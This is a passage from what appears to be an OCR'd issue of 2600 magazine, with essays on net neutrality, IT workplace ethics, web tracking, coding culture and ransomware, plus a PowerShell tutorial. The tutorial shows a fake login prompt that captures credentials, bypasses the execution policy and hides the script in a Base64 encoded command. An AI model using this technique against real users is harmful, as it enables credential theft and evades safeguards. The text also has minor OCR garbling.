companies that already have tremendous advantages. Companies like Comcast and Verizon could easily have charged premium fees to other companies, such as Netflix, for delivering content at a decent speed while not charging that same fee to others not viewed as competition. In other words, they would have had more of a role in controlling the content in addition to simply providing access to it. Of course, they pledged not to do this, but legally there would have been nothing preventing them from doing precisely that.

Opposing net neutrality is great for those who believe we can trust one or two companies to do it all for us, similar to how cable TV works today. But the Internet is so much more than a series of television channels. It represents power to so many people in a variety of ways. Whether it's amazon.com or 2600.com, you're able to connect directly to the site of your choice without anything getting in the way or slowing you down. Net neutrality is what guarantees that will always be the case. Consider that without the values of net neutrality being part of the Internet, it's likely a company like Google would have found it impossible to start up without already being controlled by one of the ISPs. And that's an awful lot of jobs that would have never been.

While we're all suspicious of government regulation, this is more a case of the people demanding that something be done to protect a precious resource. Those same people will be the first to object if any entity abuses its position. For now, this is a very positive development.

Trouble

Dear *2600*:

I sent a letter encrypted with your key 6585557 for the email letters@2600.com. Then I got an email saying that letters should be in plain text or they might get caught by a spam filter?

What key should I use? The one on the web page is for articles@2600.com which is why I used the other one.

Juan

We have no idea who created the PGP key you used and we haven't been able to revoke it. This is part of the confusion we knew would plague us as soon as we announced our PGP key here. We're trying to make it as simple as possible. We're using only one PGP key and that is the one printed in the submissions section on the main www.2600.com web page. Any other key found elsewhere should be ignored. In fact, we'll make it even easier and print the damn key here:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1

mQENBFS+QTMBCADCZyCh6dYKIOMQiJt+nw+T27+NSgE5Wq+z3weqtUz+ldZ+Z5jG
3eswEn8htZBPjNoKL6YycARiDKRxPUPRgSOfT3gbSLDXxIqlnn9VVQN2tpQ5ofe+
oC4A/KrSHLktXV7jqn/sDhX+sLO+Hfa5O61TPxK5f/kgnXaZl3V24jfe6wKtN0w7
LTvy42MyI6W5DgnA98RZ0FvF2a9qA5jZTDH1JWnGehRgYBW9E4SlkggJo8i2/lB7
EECKDEkbx842xUugoND+QO0SnpUCyAx2Xp0ZjTNgA3QHBywNZYArByN6UiC8/WCM
JpWnxamR6MV2zqBU7rPMr7jj+Zt9sa1TUVQ/ABEBAAG0OEVkaXRvcmlhbCBEZXBh
cnRtZW50IC0gMjYwMCBNYWdhemluZSA8YXJ0aWNsZXNAMjYwMC5jb20+iQE4BBMB
AgAiBQJUvkEzAhsDBgsJCAcDAgYVCAIJCgsEFgIDAQIeAQIXgAAKCRB/d0w8m8sj
B33KCACHxz1d0iEhq80mvsyIVXl7QrqH/ZTXa7kENySwmjmnc2akuckzm6peuHqx
TTdDiiIDs75zogHp3DKYGefKJyw55aSxHewCjdZ/j+WgU9kjimFy4s0R/aBz1Jnq
1eK6fHj64TNbix3ir333MkmQPqqE5A4KKxq6qTpDPHbsiUQRNeXx/NfzEgsb6NkL
OdrFds/HzjR0jyLvf4FLvwa3Kd/lvVNYP9IdmrOcVWHw4ZGAXEoibQ1GdkoYXEPC
0zTXaM1151X8q1sCYAg1zLUISeJoMLmYz5wepTZjHXbyCqd7VCJL36dodBeb4dN7
mwSNU0sQ2ljMZUGrx6AVxaPJxtNmuQENBFS+QTMBCADT8q7tNSx/QXAHLelAj9ew
cG5SJqI/s/GA2JQRz1neyRZb7SoFt//KXzvnjZ+VqLPnRp5VFL1OBMap7x89HTP7
QEUrlJnP9xXfj48ldeAZVQPguZO/PWKqscCiHbpilMtBBiAv1IVWjrDFrBsVUA90
Ho6TCrI3qeTT226+ZMI4341e07gTo5o2fcSzuAU0luToRrvnQD1+eQnkwnMJgLrE
tXNly65mZ+cTBH3kkBX0sbMyV4UnUBu11NvMMZl4aXw6OYdIgJAmdsM6sXJ3cbzQ
37N9akRsnjbTFhnHoWFUxa3GizDbgvialFGJuCIkygoCKRetZCU742/dMtQPYrMN
ABEBAAGJAR8EGAECAAkFAlS+QTMCGwwACgkQf3dMPJvLIwcyHAf9FJi9ngJtmfMM
+CVnnFwOMTyJW51znQlzsnPWp4mDf05gTgxWfv5PU74QAvcS8ztSUp7FLUXZ5EBp
WwLBeDS0moS0j3XvEqEd4oz8gq5TpIwMUFgyaOgR8OZXqANoeivXoOohS/UGSc0K
Xtjjzd5HUO751m3uy9VQbp5FKXqYi6pm6yvckJPvkDc3YhIyCTRsaNzGS4tCiBLU
c3lqpbVYdyDXqaqwS0uHzF/GcNVJE8MOgFAl9nmhURGBbwRI8GW5yHx3nULuegmr
Wq1dxlz5cEKghU+HTp91Gn7VUuRBKG05zqwoptoFswMVdL62lu54EgAOA4Yv44As
lDlAQbyciA==
=x4+N
-----END PGP PUBLIC KEY BLOCK-----
```

We hope, but hardly expect, this will end the confusion.

Attitude Adjustment: How to Keep Your Job

by The Piano Guy

Having written for this fine publication for many years and many times, I've written previous articles that made the point that no matter how good we are technically, just because we can do something doesn't mean we should. Now that I'm a CISSP and can make the point better, I think it is time to do so again. After all, half a generation has gone by since I last made that point in these pages. If you don't believe me that it's time, check out the *2600* Facebook group. I see way too many comments about the "dumb IT guy," suggestions to tell the IT guy to screw himself (not the exact word choice, but you get the idea), and all kinds of rants and raves that indicate an attitude of "they're dumb, we're smart, what a-holes, we could do their jobs better than they do." Maybe you can, but just because you can doesn't mean you should. Unless you're tasked in that role and/or have explicit permission.

While there are certainly IT staff that deserve our ire, for the most part they are good people, who also have bosses that they answer to. IT, if done right, is a helping profession. Respect your IT staff, and they will usually respect you.

Time for a sanity check here. Reading this, are you angry? Do you think I'm a clueless idiot? If so, then the shoe probably fits and you should wear it.

Of the people who had a bad reaction to this article so far, I would divide you into two rough groups. If you're a lawbreaker who doesn't respect appropriate boundaries of others unless they earn your personal respect, then you probably won't listen to me anyway (as much as I'd like you to). As a lawbreaker, you're part of the bigger problem of why the word hacker has such a bad and undeserved reputation. You make it bad for everyone.

If you're a more reasonable person who figures "hey, it's against the rules, but I'd never do anything to hurt anyone, I know what I'm doing, and I'm doing it for the good of the company," you are the target of this article. I hope you take it to heart.

And if you're the guy or gal with your IT job on the line that has to deal with the folks described in the previous two paragraphs, share this article with them.

If you have a network at home, you can do whatever you want to it. You can check out all the cool tools, hack it to your heart's content, test out theories, and have a blast. You can purposely try to infect your network with malware and see how your defenses hold up. Go for it. Once you hit your employer's network, however, you are bound by their rules. Or, you're unemployed.


Doing IT stuff is like sex - if you have to keep it secret, you probably shouldn't do it. And, what you do in the privacy of your own home (network) isn't necessarily the kind of stuff you should do in public (at work). Even a race car driver going 25 over on the freeway is going to lose in traffic court, even though they can absolutely control their car.

I've been working in computers since Windows was at Version One and DOS was at Version Two. This means two things. First, it means I'm old. Second, at least in this case, it means I know my stuff. My current role as a CISSP has me supervising people, designing action plans, and implementing them. When a computer breaks that is not my responsibility

to fix, I usually don't have admin credentials. I call the IT department. I let them fix it. I treat them with respect, having once been in their shoes.

If you want to work on your system at work at an admin level to get something fixed, get written permission first. If you can't get your work done because of an IT problem you're not allowed to fix, blame IT. If you think that you joining the IT department would make your life and their lives better, apply. And, if after trying all that you get nowhere, get another job, maybe doing IT.

The more you dink around on the system, even if things don't go wrong, the more that security will be tightened. IT security relies on humans following the rules, or systems being locked down so tight that the humans have no choice but to follow the rules. If you think about it, you can draw a triangle like this:



As an aside, if you've studied for your Certified Ethical Hacker, this graphic should look very familiar.

You can rate any IT system by putting a spot on the triangle. Want more usability and function? You've sacrificed some security. Want more security and function? You've just sacrificed some usability. Your escapades will get security tightened and ultimately make life harder for everyone. Having the IT department scared of what you do will just make your life harder - it is hard to look for work.

When anyone engages in extracurricular activities, there is no 100 percent guarantee that something won't break or get infected or damaged. Even by accident, you can introduce a vulnerability which allows malware to enter the system, potentially causing or allowing substantial damage. Even if you didn't break anything, if something else goes wrong, you'll be blamed.

To sum up, follow your IT department's rules even if you don't respect them, treat your IT people like you'd want to be treated if you have their job, realize they have bosses to answer to as well, and if you want to do something out of your swim lane, get permission in writing prior to doing so. If you don't follow these simple guidelines, the personal cost, and potentially the corporate cost, is just too high.

Out of the Box Survival, Part Two
A Guide to PowerShell Basics

by Kris Occhipinti - Metalx1000

In my previous article, I showed you some of the basics of using the PowerShell scripting language. Although it's not my first choice in programming languages, I find it important to know how it works so that you can easily write useful scripts for Microsoft Windows with the minimal need for external tools. A reminder: PowerShell didn't appear in Microsoft's default Windows installs until Vista. So, this will not be useful on Windows XP or before.

Now that we have the basics of PowerShell down and we know some commands that we can run at the PowerShell prompt, it's time to start putting these commands into scripts that can be called locally, remotely, or that can be placed into an executable binary (aka a Windows EXE file).

Let's take a simple example from my last article. We will use the example of creating a simple authentication window pop-up, which tells the user that there was a "Failed Authentication" and requests that they enter their username and password. Create an empty text file and call it "msg.ps1". Place the following code into that file and save it.

```
[code]
$cred = $host.ui.promptforcred
➥ential('Failed Authentication',
➥'',[Environment]::UserDomain
➥Name + "\" + [Environment]::
➥UserName,[Environment]::User
➥DomainName);
$name = $cred.username;
```

```
$password = $cred.getnetwork
➥credential().password;
[/code]
```

Now, you can edit this with any text editor you want. You can use Notepad, Notepad++, etc. Another option would be to use Windows PowerShell ISE (Integrated Software Environment), which will be installed by default on newer versions of Windows. One way to access Microsoft's ISE for PowerShell is to, after creating an empty ps1 file, right-click on a PowerShell script and choose "EDIT" from the drop down menu.

Now you may think that, like most scripts, all you would have to do now is double-click the icon for the script and it would run. That is not the case when it comes to Microsoft and their PowerShell scripts. For "security" reasons this will not work. But, luckily for us, just like most of Microsoft's security, this security setting doesn't really do anything other than make people who don't know any better feel like there is some sort of security. You can change the system setting on a machine to allow scripts to run with different permissions, but we don't want to do that. The less changes we make the better.

You may also notice an option in the drop-down menu when you right-click the PowerShell script you've created labeled "Run with PowerShell". Chances are this won't work for you either. Plus, in many cases you aren't going to want the end user to have to do that, nor would you want to have to do that every time yourself.

The great thing about this security feature is that it can be completely bypassed at the time the script is called, making this about as secure as a system that thinks creating a popup window that asks, "Do you want to allow the following program to make changes to this computer?", and giving the options of "YES" and "NO", is a secure way to handle malicious software.

To run this script, we can simply execute it with the following arguments.

```
[code]
powershell -executionpolicy
➥ bypass .\msg.ps1
[/code]
```

That's correct. You didn't misread that command and I didn't type it incorrectly. Microsoft has decided that it's too dangerous to allow a PowerShell script to run without the user confirming the execution of it, but they also decided that you can just tell PowerShell to ignore and bypass the policies that are set in place on the system. This makes the first security policy not a security policy at all. It's more of just an inconvenience.

We now know that you can type a command that tells PowerShell to bypass policies, so we should at this point realize that we can now place that command into any other script or program that we create. This will allow us, or any end user, to have an icon that can just be double-clicked. We can place it in something as simple as a batch file or call it in a very basic C program.

```
[code]
#include <stdio.h>
int main(){
  system("powershell -execution
➥policy bypass ./msg.ps1");
 return 0;
}
[/code]
```

The problem with doing it this way is that now you have two files. You'll have your PowerShell script (msg.ps1), and you'll have your EXE or BAT file. And that's no good. We don't want to have to worry about distributing two files. We also don't want to have to worry about one file being able to find the other at the time of execution. Don't worry, that is where Base64 comes in.

Base64 is a type of encoding that takes any binary files and converts them to plain ASCII. This binary file can be an image file, a music file, a video file, or an executable file. Base64 is very common. Even if you have not heard of it, you've used it. Files such as JPEGs or PNGs can be embedded in web pages with Base64. Attachments in email are encoded in Base64. Images you create in an HTML5 canvas can be saved in a Base64 encoding for later use or transfer.

The good news here is that not only can PowerShell encode and decode Base64 data, but you can use this feature to encode your entire script. This will allow you to encode the PowerShell script and place it directly into your batch file or C code. To encode your script in Base64 on a Windows machine, you can use PowerShell itself. So open Power-

Shell and run these commands.

```
[code]
$script = Get-Content ???.\msg
➥.ps1???
$bytes = [System.Text.Encoding]
➥::Unicode.GetBytes($script)
$encodedString = [Convert]::To
➥Base64String($bytes)
$encodedString| out-file "msg.b64"
[/code]
```

Those few lines will open your script, encode it to Base64, and then save the encoding to a file called msg.b64. If you are working on a Linux box, you can run this command to accomplish the same task.

```
[code]
base64 msg.ps1 > msg.b64
[/code]
```

We now have our script in Base64 and we can simply run that script from a batch file or C code using the following form of execution.

```
[code]
PowerShell -EncodedCommand JABjA
➥HIAZQBkACAAPQAgACQAaABvAHMAdAAu
➥AUAaQAuAHAAcgBvAG0AcAB0AGYAbwBy
➥AGMAcgBlAGQAZQBuAHQAaQBhAGwAKAA
➥nAEYAYQBpAGwAZQBkACAAQQB1AHQAaA
➥BlAG4AdABpAGMAYQB0AGkAbwBuACcAL
➥AAnACcALABbAEUAbgB2AGkAcgBvAG4A
➥bQBlAG4AdABdADoAOgBVAHMAZQByAEQ
➥AbwBtAGEAaQBuAE4AYQBtAGUAIAArAC
➥AAIgBcACIAIAArACAAWwBFAG4AdgBpA
➥HIAbwBuAG0AZQBuAHQAXQA6ADoAVQBz
➥AGUAcgBOAGEAbQBlACwAWwBFAG4AdgB
➥pAHIAbwBuAG0AZQBuAHQAXQA6ADoAVQ
➥BzAGUAcgBEAG8AbQBhAGkAbgBOAGEAb
➥QBlACkAOwAgACQAbgBhAG0AZQAgAD0A
➥IAAkAGMAcgBlAGQALgB1AHMAZQByAG4
➥AYQBtAGUAOwAgACQAcABhAHMAcwB3AG
➥8AcgBkACAAPQAgACQAYwByAGUAZAAuA
➥GcAZQB0AG4AZQB0AHcAbwByAGsAYwBy
➥AGUAZABlAG4AdABpAGEAbAAoACkALgB
➥wAGEAcwBzAHcAbwByAGQAOwA=
[/code]
```

We now have one standalone file instead of two, making it easy to move the file from system to system without the worry of something getting lost. We do have another problem though. Our original code was pretty short. Encoding it to Base64 does make it a bit more cluttered looking. Although this technique is very useful, in some cases it may not be the best way to go, and can cause some problems if it gets too long.

We can shorten the length and decrease the size of our main executable by allowing it to call its commands from a server. Doing this will not only decrease the size of our file that we distribute, but it allows us to make changes and update our script without requiring the user to upgrade or install a new version. We would simply make changes to the script on our server (which can be as simple as making a change to it on `pastebin.com` or `github.com`) and, when the executable is clicked by the user, the new script will be pulled and run. This, however, will be the topic of my next article.

For more programming tips check out: `filmsbykris.com`.

EFFecting Digital Freedom

Creepy Web Tracking Tricks

by Cooper Quintin
cjq@eff.org

How many websites do you visit every day? Maybe ten, twenty, or more if you are a heavy web user. You may think that your web browsing is fairly anonymous; perhaps no one but your ISP and you know what you are reading. But in reality, hundreds of different companies are tracking almost everything you read on the web.

At least 86 percent of websites include some third-party resources, 96 percent in the case of media and news websites.[1] These are images, scripts, or other files that come from a domain other than the one that you intended to visit. These third-party resources are often included for the purpose of displaying ads. They can also be used to deliver content at a faster rate, or measure how you are using the site. However, regardless of their primary role, they often have the added function of tracking what you are doing on the web.

Some of the companies doing this you have probably heard of, like Twitter, Facebook, and Google/Doubleclick. Others you have probably never heard of at all, like Scorecard Research, Addthis, Axicom, Mathtag, Imrworldwide, Moatads, ande, and more. These companies are all in the business of tracking what you read online. Web tracking is big business, and the companies doing it are making billions of dollars[2] from building detailed profiles about you and selling them to the highest bidder.

There are four main ways that tracking happens on the web: IP address, cookies, supercookies, and fingerprinting. The basic mechanism is the same for all three, with the exception of IP address: the third-party domain assigns you a unique ID, which can then be read any time you visit a website that includes that same third-party domain. This lets the third party know who you are and what websites you visit. The third-party script gets to know what domain it is being included in due to a part of how the web works called the "referer header," which tells a resource where it was loaded from. Using this, Google, for example, could store a unique ID in your browser when you looked up your local weather on one site, and then read that ID again when you visit a popular tech blog. From this, Google would know that you are interested in technology and where you live; with a few more visits they might have a good idea of your age, gender, income, sexual preferences, and what diseases you might have.

Cookies are the most ubiquitous form of tracking. A cookie is a little piece of text that a site can store in your browser and read back at a later time. Cookies are often used legitimately to log you into a website and remember preferences. The problem is that a third party can store a unique ID in a cookie and then read it on any other sites that include that same third party.

Supercookies - a.k.a. evercookies[3] are similar to cookies in that they are a way of storing a unique ID for your browser. The advantage for advertisers is that they can be harder to clear from your browser, since they can also be used as a backup in case the cookie gets deleted. There are a number of ways that a tracker can make a supercookie. Flash Local Shared Objects are common. These are like cookies that can only be seen by Adobe Flash. Additionally, HTML5 technologies such as

local storage, websql, session storage, window.name caching, Etags, web history, and cached images all can be used to store supercookies. These features are all necessary for the rich web we have today. You can't watch videos, play games, or run applications online without them. But they can be used for tracking. For many of these, the browser offers no easy way to clear them. For most people, supercookies will stick around indefinitely.

Fingerprinting is newer than the other methods mentioned here, but it appears to be in widespread use already. EFF demonstrated browser fingerprinting with our Panopticlick site (panopticlick.eff.org) in 2010. Essentially fingerprinting uses the unique properties of your browser to generate a unique ID for it, which will be the same as long as your browser retains those properties. The properties used for fingerprinting can include: font enumeration, user agent, plugin enumeration, hardware quirks, and more. Fingerprinting is uniquely devious in that there are no files you can get rid of and browsing in "incognito mode" may not prevent you from being identified.

You might be thinking at this point that the situation is pretty dire. You might be asking yourself, "Should I just stop using the web altogether? Or use some archaic browser that doesn't support any modern features or cookies?" No, of course not, You can protect your privacy and still have all of the features of the modern web.

To help people protect themselves from creepy third-party tracking on the web, EFF has released a tool called Privacy Badger (eff.org/privacybadger), an open source browser add-on for Chrome and Firefox. It watches for domains that appear to be tracking you as you browse the web. If a third-party domain appears to be tracking you - for example, by setting uniquely identifying cookies - Privacy Badger will automatically block that domain so that it can never track you again. Privacy Badger also enhances your privacy in other ways. For example, certain domains that are useful for the web but may have a side effect of tracking will be blocked from setting or reading cookies, but can still load resources. This lets you use a service like Google Maps without being tracked by Google. Privacy Badger also changes some other default settings in your browser to enhance your privacy. Privacy Badger learns dynamically what's tracking you, so the longer you use it, the better it will get at blocking trackers.

EFF is also working on a revision to the Do Not Track standard (eff.org/dnt-➥policy). We are creating a contract document that states that the site publishing it will not keep logs and will not keep user identifiers for any user expressing their desire to opt-out of web tracking by sending the DNT:1 header, which will be sent with each request by Privacy Badger or if you have Do Not Track turned on in your browser. Third-party service providers on the web can prevent Privacy Badger from blocking their domain by agreeing to EFF's DNT policy and posting it on their website.

Like it or not, advertising and tracking has become the main model which is used to fund the web. We need to find a better model for generating revenue, one which doesn't invade users' privacy. Until then, you can protect yourself from creepy trackers by installing Privacy Badger.

[1] http://readwrite.com/2012/06/➥29/infographic-online-secur➥ity-tracking-the-trackers

[2] http://motherboard.vice.com/➥blog/inside-the-webs-156-➥billion-invisible-industry

[3] http://samy.pl/evercookie/

Coding as a Foundational Skill

by wino_admin

"Everybody in this country should learn how to program a computer because it teaches you how to think." - Steve Jobs

I freely admit that *2600* may be the wrong forum to bring this to.

Society today is beginning to develop the idea that to be successful, one must learn "to code." We do not seem to be interested in teaching people "to program," but rather just "to code." I am a very firm believer that schools should give students access to computers. I believe that in this country and in many others, computer usage not only defines us (as a country), it can define our ability to learn and earn. I think that one thing we need to realize as a society is that continually pushing tech jobs and college at our children, while outsourcing the "dirty" jobs as much as possible (thank you M. Rowe), is causing a greater rift between classes. I do not believe that every person should be able to program. I am not quite sure when the revolution in thinking began, but I can see its effects. Some are rather positive, such as society having the perception that "intelligence is hot." I graduated high school in 2001, and that thinking was completely out of phase at that time. Other aspects of the "code push" can be detrimental to our ability to effectively bargain for wages. More people including references to programming on a resume can thicken the perceived talent pool and make it that much harder for us to get work. It is my opinion that this will result in the general public having less respect for what some of us do.

I do agree that there are some skills every person should have. I believe every person who drives a car should know how to check fluids and change a flat tire. I believe that people should be able to do simple math in their head. I think people should know how to count back change for $20. We, as humans, have the ability to do all of these things, yet we very often lack the knowledge to do them. I am ashamed to say that I live in a country where some people think that spending an hour learning how to program is more important than learning how to balance your budget.

I am an IT worker. I have an A+, and I have taken some college classes, but I have no sheepskin. I am by no means an expert in anything. I work in Tier 2 desktop support for a large privately owned beverage company. This is not a glamorous job. Every summer, we hire interns. Some of these interns stay, some do not. This past summer, we hired an engineering intern. He was one semester away from his BS. This user was given a task importing data into Microsoft Excel. He proceeded to write a VBScript to automate some part of his task. This is the part where the IT department gets involved. Every time this user opened Excel, he received a metric ton of VB errors. Which resulted in a metric ton of tickets. When I tried to explain to him the error was in his code, I was slapped with "I took a semester of VB, it's not my code." We, as desktop support, are not supposed to point fingers directly at the user, and this instance resulted in lots of wasted time.

Having a general idea of what program code is, and what its function is within the bigger picture, is probably a good idea. When we push non-technical people further into our world with things like the "hour of code," what we do is give inept users the ability to think they are computer experts. Most people do not understand the difference between having a grasp of a subject and being an SME. Some could argue that issues such as these are job security. While this may be true, there are much more pressing items in my day than fixing issues caused by a user who has 15 weeks of programming experience.

There are many programs available for people to learn programming. These range from Internet-based programs (edX) to community colleges to *2600* meetings. Sites such as code.org are perpetuating the idea that everyone should be able to code, drawing on such visionaries as Ashton Kutcher, Dr. Oz, will.i.am, and Arianna Huffington. "It's important for these kids, right now, starting at eight years old, to read and write code," claims will.i.am. I fail to understand why we need to have every eight-year-old in the country fluent in C, Java, Perl, or BASIC. The great tragedy is that by focusing our children so completely on CS, we are ignoring other important jobs and skills. Arianna Huffington stated that "Learning to code is useful no matter what your career ambitions are." I fail to see where a train engineer, welder, CPA, janitor, construction worker, dairyman, or your average small business owner will find a benefit in the ability to properly implement a loop in bash. I feel that this push is not only overreaching and overstated, but that it can, over time, further degrade the ability to do our own work.

Sources

https://code.org/quotes

http://www.discovery.com/tv-shows/dirty-jobs/bios/dirty-jobs-bio.htm

A Plea for Simplicity

by Casandro

Somehow, computing seems to become more and more complex. The couple of dozen of kilobytes needed to boot a PC have turned into a multi-megabyte mess called UEFI, providing the same functionality as OpenFirmware at nearly a thousand times the size. Booting Linux systems is turning from some simple shell scripts to a 250k (as of October 2014) mass of C-code. Even rather simple static websites now are generated on the fly, linking to lots of external Javascript frameworks. It's not uncommon today for the HTML code of websites to be larger than screen shots of them. In fact, even supposedly simple tools like cat or strings have more options than you'd expect.

How can those projects get so big? Obviously, one of the reasons is that computers become more and more powerful. You couldn't have 16 megabytes of code just to load your operating system from disk when your whole address space is just a single megabyte. However, there are also cultural issues. Computing is now a lot more common. So companies can now have more people to sell licenses to, which means they can spend more money on developing that software, which means more and more features will be added. It's similar for noncommercial software. While in the past someone might have gotten their program published in a magazine or on Teletext (the Austrian broadcaster ORF regularly aired software readers sent in), we now have a vivid FOSS culture. In fact, it's common for people to earn credits in university and on the job by participating in such a project. And through various ways we are even able to fund large organizations to undertake the creation and maintenance of huge programs.

Now that all sound like a good thing, doesn't it? In recent months, we have seen much of the dark side of complexity. It seems obvious that more code means more bugs and, back in the 1990s, that was no problem. Bugs seemed to be just a part of life back then. It was normal for software to crash. Today, we know that every bug is a potential security vulnerability and that it's usually simpler to fix the bug than to prove that it's not exploitable.

Not counting browser bugs caused by the over boarding complexity of HTML/CSS, the first larger bug caused by dubious features was Heartbleed. A feature which may be useful in certain situations was badly defined and implemented. A rarely used feature in bash caused widespread mayhem. Recently, strings had a bug in its ELF file handling, a feature which nobody knew was in there. An exploit may already have been found when you read this.

Bugs are not the only problem that come with complex code. Perhaps the far bigger one is what I'd call the tldr problem. Shorter texts are easier to read and understand than longer ones. That's why advertisements usually try to get their point across in as few words as possible. With code, it means that participating in large projects is much harder. Also, people will be scared away by the complexity. Alan Kay once said in his talk "Doing With Images Makes Symbols" that novices can understand up to about two pages of code. If your project, or a part of your project, will be that small, it won't be intimidating and many more people will be able to understand it. There are actually such projects out there in real life. Fuzix, for example, has a version of cat which is just 102 lines long. Imagine how motivating it can be to show a learner that they can actually understand vital real life code.

Relying on big development teams also poses risks. What if those teams suddenly oppose your views? One example is Firefox. Ads in the browser is something they have thought about before. Sure you could make a fork, but the need to maintain that huge code base means that you will never be able to deviate much. Gnome already went into directions people didn't like. Luckily, they were

able to just use the previous version. With a browser, this is harder as it needs to comply to current standards to be useful.

Small code can be maintained by many more people, and everybody can potentially have their own version of that code running on their own systems. Why is this important? More and more, computers influence our daily lives. They make decisions for us and about us. The people and organizations that control the code can control those decisions. In recent months, we have seen companies allowing themselves more and more rights. Mobile phone manufacturers now regularly track your location even though they have no actual need for it. Some cloud services want to mine your email for advertisements and even use your photographs in ads.

Code is law, and unlike normal laws where we have to find some sort of consensus, every one of us can have their own world. Everyone can afford a computer in principle. It may not be the latest and greatest, but it will be able to run your code. In a way, this is a great example of direct democracy.

It becomes more and more important that people get the right to not just have an opinion about code, but also to decide, freely and competently, what code they want to run on their systems. With small and simple code, we do have a chance to reach such a goal. If people have a chance to understand what their computers are doing, at least some of them will try to understand that, particularly if we make it easy for them. Of course, we also need public forums to discuss code, just like today we discuss laws. This would be a job for mass media. Just think about it - instead of discussing variations of processors and graphics cards, they could discuss code patches: "Ten Patches to Supercharge Your System" or "Does Patch #32532 Hide An Evil Secret?"

Now, how can we make people get more involved in the coding process? One way would be to change the distribution of software to source code and the distribution of updates to code patches. This would be wrapped in a nice interface like the ones we are already used to. To the layperson, this would look the same, except for the automatic compilation taking a bit of time and, crucially, an extra button labeled "show differences." This button would enable you to view and choose any patches you want. If you don't want a patch, you can choose to not have it in your system. This would also be a great way to introduce people to that code, as small parts of code along with a description of what they do could potentially even be understood by a novice.

How do we make code smaller and easier to read? The UNIX philosophy is one answer. It tries to promote small tools, each one with simple text-based interfaces and essentially as little code as you can get away with. This is a logical consequence of the tools people had back then. Just like an artist will create a different picture when using a pencil or a brush, the tools we use shape the way we think. In the case of early UNIX development, this was mostly a teletype with a text editor like ed. You wrote your programs in C or assembler. Since there was no protected memory, every wrong memory access could crash the whole system. Since you didn't have a "glass terminal" (a terminal with a CRT which could display literally one to two dozen lines), you had to keep track of what you were doing. While today, a sign of good code is that every function fits onto the screen, early editors only printed the lines you wanted on request... and that was a good thing as every printed character was accompanied with the loud noise of your teletype. So naturally, code had to be small, and you thought about how to design even simple tools like "echo" or "cat."

Another answer might come from virtualization. With that, you can have simpler single purpose systems, lacking everything you don't need. You compile your system, which may consist of a web server including the TCP/IP stack and some web application into a single binary, then you start it up in a virtual environment which will take care of the hardware accesses. Suddenly, you have a system which does not need a shell or even a file system. The attack surface becomes minimal, and even if it does crash, it would be rebooted in milliseconds. One of those systems is Mirage OS. There has been talk about it at 31C3 (Chaos Communication Congress 2014): "trustworthy secure modular operating system engineering." It's a single purpose system built of a single purpose.

I believe that now is the right time to stop the trend for bigger and bigger systems and make computing simple again.

Ransomware: Still Active and Looking for Victims/Volunteers

by lg0p89

There have been many articles over the last few years concerning ransomware. As of late, the furor has started to die down. There simply has not been the abundance of press or research articles on this topic.

What Is Old Is New Again!

Attackers, simply due to human nature, tend to either exploit new vulnerabilities or, alternatively, to recycle old methods. The targets still have the data, money, and other information they are looking for. A recent example occurred in February of 2015. There was a local chiropractor's office. The office manager visited a website, as she had done so many times before. This website had local news and advertisements, just like so many others. As she was reading through the stories, she clicked on a pretty picture for another news story. The office closed, the workstation was shut down for the evening, and the staff went home for the night.

The next day arrived, just like so many other days. She logged in and saw a message across her screen that said: "Warning! Your files have been encrypted!" She had 72 hours to make a payment with Bitcoin, Ukash, Pay Safe Card, or Moneypak. The cost for the de-encryption key was one Bitcoin.

With this, the choice had to be made to either pay the fee or to ignore this and recreate the data from the last backup. The chiropractor's office elected not to pay. So many things can and generally do go wrong when paying. They may pay once and receive the key. Generally, it does not go this smoothly. The office probably would have paid once, not received the key, and then would have had to pay again.

Unfortunately, the office did not regularly back up their system. In fact, it had been over six months since the last time. Fortunately, they had their year-end data done and to the accountant for the tax returns. The secretary only had to recreate the data from the files for nearly two months of work. This wasn't as precise as the original data, but all things considered, it was reasonably close.

Targets

Originally, this attack was focused on consumers. They were easy to phish with using, for instance, a well-crafted email. The attackers have become more flexible and the attacks are becoming different (quasi-XSS versus only the email), attacking more targets (not limited in number), and also focusing on businesses. With businesses, the attackers are also not focusing on one specific sector. They are also not limited geographically, as there are victims from Michigan to Los Angeles.

As noted, this has not been limited to either consumers or a specific industry. The Swedesboro-Woolwich School District in New Jersey was also a victim. In March of 2015, their servers were encrypted. The ransom for the key was 500 Bitcoins. Although the Bitcoin value does fluctuate, 500 Bitcoins is still a significant amount. The school district was not going to pay the fee, but instead was working to restore the files. In the interim, they were reduced to working with pens and paper. The FBI and Department of Homeland Security got involved.

Also, in December of 2014, the Tewksbury (Massachusetts) Police Department was a victim of this. They ended up paying the $500 ransom in Bitcoins.

How These Work

Unfortunately, this is a very simple process and does not take an expert in computer science to implement. There are three primary versions of this attack. There can be the phishing emails with the malicious links. This avenue may state there is an "Incoming Fax Report" as the hook. The file clicked on has the malware and, before the user knows it, the plan is set in motion.

Another version involves the user visiting a compromised website. Simply clicking on the website or on one of the pictures on the

website infects their system. A third variation would be the user clicking on a pop-up window.

The user's machine (or, worse yet, servers) becomes infected immediately after the unintended encounter. The affected computer and/or servers are then encrypted. The attackers may infect a few files or the entirety of the hard drive or servers. The extent they are willing to go with this depends on the files. If a file or set of files that open appear to be vital to the business, they may encrypt everything. This may include payroll or medical records. For simpler items that hold more sentimental value, the attackers would probably only encrypt small portions of the target.

The user may not find out until the next day when they log in. The user would get the warning message and their heart would skip a beat. The attackers would then demand a varying number of Bitcoins to provide the decryption key. There have been different versions of the malware noted in the wild. It would not be likely to have only one variant, given the number of malicious programmers and the different targets.

Lessons Learned

Generally, it is not advisable to pay the ransom, per the FBI and many others. After the initial payment, they may or may not provide the key, which can translate into a very bad day. Much of the prevention itself lies in education of the users. If an email looks too good to be true, it probably is. There is still no free lunch. As there continue to be more infections, each offers an opportunity to teach the users. This is much like becoming immunized at the doctor's office.

There are also a number of best practices to implement at the home and/or workplace. One item to consider is ensuring with regularity the user's systems are up-to-date. They should not be clicking on pop-up windows or visiting questionable websites. If the user receives an email that was not expected, and/or looks suspicious and has an attachment, it probably is malware. Social networks can also be used to spread the malware. The users need to regularly back up their systems. These can be used as a learning tool to further minimize these issues.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0xD

